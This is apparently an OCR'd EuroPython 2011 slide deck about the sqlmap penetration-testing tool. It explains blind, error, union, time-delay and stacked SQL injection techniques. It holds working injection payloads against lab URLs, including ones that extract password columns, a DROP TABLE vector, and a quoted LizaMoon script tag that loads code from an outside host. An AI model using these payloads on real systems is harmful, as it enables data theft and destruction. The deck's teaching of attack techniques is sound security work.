
sqlmap - security development in python™

Miroslav Štampar


EUROPYTHON 2011
FLORENCE, JUNE 20–26

Who are we?

- Bernardo Damele A. G. (@inquisb)
  - Security Consultant / White-hat hacker
  - NGS Secure
  - London / UK
  - Lots of conference talks



- Miroslav Stampar (@stamparm)
  - Professional software developer
  - AVL Croatia
  - Zagreb / Croatia
  - First conference talk



What is sqlmap?

- “sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database server(s)”
- AIO (All-In-One) SQL injection tool
- Over 10k updates and/or downloads monthly
- Part of popular security distros: Backtrack, Backbox, Web Security Dojo, OWASP Web Testing,...

Short history

- Daniele Bellucci (@belch) – July 25th of 2006 – birthday of sqlmap
- September 2006 – Daniele leaves the project, Bernardo takes it over
- December 2009 – Miroslav replies to the call for developers

Current status (v1.0-dev)

- Powerful detection engine
- State of the art enumeration engine
- Takeover functionalities (Metasploit,...)
- Support for IDS/WAF evasion in form of “tampering” scripts
- Numerous optimizations
- Remote file manipulation
- Brute force methods


Short future

- GUI
- Professional reporting (XML, PDF,...)
- Out-of-Band (OOB) advanced techniques
- Support for few DBMSes left
- Generic lexical SQL parser
- Advanced IDS/WAF evasion techniques
- Upgrade to Python 3


Project statistics (ohloh.net)

- Languages used

Python	68%
XML	20%
C	6%
HTML	5%
Other	1%



- LOC (Lines of code)



Features

- Fully supported backend DBMSes (and growing): MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Firebird, Sybase and SAP MaxDB
- Fully supported SQL injection techniques: Blind, Error, Union (partial & full), Timed, Stacked
- Enumeration of: database users, users' password hashes, users' privileges, users' roles, databases, tables and columns

Features (2)

- Recognition and cracking of password hashes
- Web server file upload/download
- Arbitrary command execution and retrieval of standard output
- Establishment of an out-of-band TCP/UDP connection between the attacker's machine and the database server

Community

- Huge pool of pen/beta-testers active at our mailing list (this moment 200 subscribed)
- White/Grey/Black hat hackers
- They all provide indispensable help by:
  - Reporting problems/bugs from real-life scenarios
  - Feature requests
  - Keeping morale high
  - Modest donations (covering SVN server costs)

SQL injection for dummies

- Vulnerable code (PHP/PgSQL):

```
$query = "SELECT * FROM products WHERE
product_id=" . $_GET['id']
```

- Attack vector:

```
http://www.store.com/store.php?id=7; DROP TABLE
users
```

- Resulting SQL statements:

```
SELECT * FROM products WHERE product_id=7; DROP
TABLE users
```

Well known attacks


- In period 2005 till 2007 Albert Gonzalez has stolen 130 million credit card numbers
- June 2007 – **Microsoft** U.K. Website defaced
- December 2009 – **RockYou** (32 million credentials stolen)
- December 2009 – **NASA**
- July 2010 – **The Pirate Bay**

Well known attacks (2)

- February 2011 – **HBGary**
- March 2011 – **MySQL** (vulnerable page has been: http://mysql.com/customers/view/index.html?id=1170
- March & May 2011 – **Comodo** (certificate reseller)
- May 2011... – PBS, **Sony** (#sownage – 20 sites and counting), **Fox**, Infragard, Nintendo, **CNN**...

Lizamoon (mass injection)

- “LizaMoon mass injection hits over 226,000 URLs” - Websense Security Labs (29th Mar 2011)
- “The world was rocked today by LizaMoon - a SQL injection attack which has compromised well over one million Websites” – PCWorld (2nd Apr 2011)


"<script src=http://*/ur.php"

Search

About 1,180,000 results (0.24 seconds)

Advanced search

Observatories in Norway </title><**script src=http://vcvsta.com/ur ...**

AstronomyClubs.com - Astronomy clubs listed by country. The knowledge in numbers.

www.astronomyclubs.com/5/133/0/0/club.aspx - Cached - Similar

Eastern European Gothic Revival </title><**script src=http://vcvsta ...**


16 Jan 2011 ... 1 response to “Eastern European Gothic Revival </title><**script src=http://vcvsta.com/ur.php**></script></title><a style=display:none; ...

www.convergencedesignllc.com/.../eastern-european-gothic-revival-1 - Cached

Random Quote

"*Structured Query Language* is becoming the Achilles heel of the Internet."

“Exploits of a Mom” (XKCD #327)


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Funny Sweds


- The following lines were in Swedish election votes (swe. *VALJ* = engl. *voting*):

```
;13;Hallands län;80;Halmstad;01;Halmstads
västra valkrets;0904;Söndrum 4;pwn DROP TABLE
VALJ;1
```

- “At least '*pwn DROP TABLE VALJ*' got 1 vote in the Swedish election” (comment on reddit :)

Форум АНТИЧАТ - SQL Инъекции

- “Awkward” Russian underground (open) forum
- No chat, only vulnerable targets
- Around 14 thousand targets (and growing) available to anyone




```
+
%29,3,version%28%29,user%28%29,6,7--
```

Blind-based technique

- Also known as “boolean” based and/or “1=1”
- 4 out of 5 vulnerable cases are affected
- Slow – 1 request per 1 bit of information
- Very demanding and sensitive for implementation (detection part)
- Differentiation approach (`difflib.quick_ratio()`) or “exact” approach (e.g. “You are logged in” in page)
- Greatest obstacle is “dinamicity”
- Multi-threading is most welcome


Blind-based technique (2)

- Original




```
http://192.168.117.128/sqlmap/mysql/get_int.php?id=1

SQL results:
1 luther blissett
```

- “True”



```
http://192.168.117.128/sqlmap/mysql/get_int.php?id=1 AND 1=1

SQL results:
1 luther blissett
```

- “False”




```
http://192.168.117.128/sqlmap/mysql/get_int.php?id=1 AND 1=0

SQL results:
```

Error-based technique

- 1 out of 4 vulnerable cases are affected
- Deliberate provoking of “invalid SQL query” and retrieval of information from response messages
- Fast – 1 request per item of information
- Easy detection and implementation
- Greatest obstacle is trimming of error messages (“substringing”)
- Too DBMS specific
- Advice: Turn off the error/debug messages!

Error-based technique (2)

- Example:



http://192.168.117.129/sqlmap/mssql/iis/get_int.asp?id=1' AND 1=CONVERT(INT, (':start:'+@@VERSION+':end:'))--

The page cannot be displayed

There is a problem with the page you are trying to reach and it cannot be displayed.

Please try the following:

- Click the Refresh button, or try again later.
- Open the 192.168.117.129 home page, and then look for links to the information you want.

HTTP 500.100 - Internal Server Error - ASP error
Internet Information Services

Technical Information (for support personnel)


- Error Type:
  Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)
  [Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value ':start:Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 Copyright (c) 1988-2005 Microsoft Corporation Express Edition on Windows NT 5.1 (Build 2600: Service Pack 2) :end:' to data type int.
  /sqlmap/mssql/iis/get_int.asp, line 27
- Browser Type:

Union query technique

- Also known as “inband”
- 1 out of 2 vulnerable cases are affected
- Fast(est) – 1 request per (multiple) item of information
- Partial vs Full union
- Greatest obstacle is speed of detection part
- Easy for implementation, at least for usage part

Union query technique (2)

- Example 1 (partial):




```
http://192.168.117.128/sqlmap/mysql/get_int.php?id=-1 UNION ALL SELECT NULL, CONCAT(':start:', @@VERSION, ':end:'), NULL--
```

SQL results:

```
:start:5.1.41-3~bpo50+1:end:
```

- Example 2 (full):



```
http://192.168.117.128/sqlmap/mysql/get_int.php?id=1 UNION ALL SELECT id, name, surname FROM users--
```

SQL results:


1	luther	blissett
1	luther	blissett
2	fluffy	bunny
3	wu	ming
4		nameisnull

Time delay-based technique

- Pretty much the same as blind-based
- Among slowest – 1 request per 1 bit of information
- Expect every second response to be delayed
- Very demanding and sensitive for implementation
- Greatest obstacle is “lagging”
- Single threading is a must for stable data retrieval

Time delay-based technique (2)

- Example (delayed by 5 seconds):



http://192.168.117.128/sqlmap/pgsql/get_int.php?id=1 AND 1=(SELECT 1 FROM PG_SLEEP(5))--

SQL results:

1	luther	blissett

- Resulting SQL statement:


```
SELECT * FROM users WHERE id=1 AND 1=\
   (SELECT 1 FROM PG_SLEEP(5))--
```

Stacked query technique

- Pretty much identical to the time-based
- Around 1 out of 2 DBMSes supports it
- Deadly (Lizamoon)
- MsSQL is most affected
- Non-query based commands (`INSERT`, `DELETE`,...)

Stacked query technique (2)

- Example (delayed by 5 seconds)



```
http://192.168.117.128/sqlmap/pgsql/get_int.php?id=1; SELECT PG_SLEEP(5);--
```

SQL results:

☐

Basic working examples

- Blind-based: `...id=1 AND ASCII(SUBSTR((SELECT password FROM public.users OFFSET 0 LIMIT 1)::text,1,1)) > 64--`
- Error-based: `...id=1 AND 6561=CAST(':abc:'||(SELECT password FROM public.users OFFSET 0 LIMIT 1)::text||':def:' AS NUMERIC)--`
- Union query: `...id=1 UNION ALL SELECT NULL, NULL,':abc:'||password||':def:'||':ghi:'||password||':jkl:'||':mno:'||id||':pqr:' FROM public.users--`


Basic working examples (2)

- Time-delay based: `id=1 AND 1924=(CASE WHEN (ASCII(SUBSTR((SELECT password FROM public.users OFFSET 0 LIMIT 1)::text,1,1)) > 64) THEN (SELECT 1924 FROM PG_SLEEP(1)) ELSE 1924 END)--`
- Stacked query: `id=1; SELECT(CASE WHEN (ASCII(SUBSTR((SELECT password FROM public.users OFFSET 0 LIMIT 1)::text,1,1)) > 64) THEN (SELECT 1924 FROM PG_SLEEP(1)) ELSE 1924 END);--`

Program's structure

- `doc` – manual, THANKS,...
- `lib` – core modules
- `extra` – 3rd party modules (chardet, clientform,...)
- `plugins` – DBMS specific modules
- `shell` – stagers and backdoors (php, jsp, asp,...)
- `tamper` – tampering scripts (ifnull2ifisnull,...)
- `txt` – wordlist, user-agents,...
- `xml` – queries, payloads,...

Program's workflow



Development environment

- Subversion (version control)
- Redmine (project management)
- Python 2.6 and/or 2.7
- Text editor of choice (TC/Notepad++ on Windows, Krusader/KrViewer on Linux)
- Debugger of choice (pdb)
- Proxy MITM tool (Burp)
- Web browser of choice (Firefox)

Testing environment

- VMWare virtual machines
- Linux Debian 5.0 32-bit (most used one)
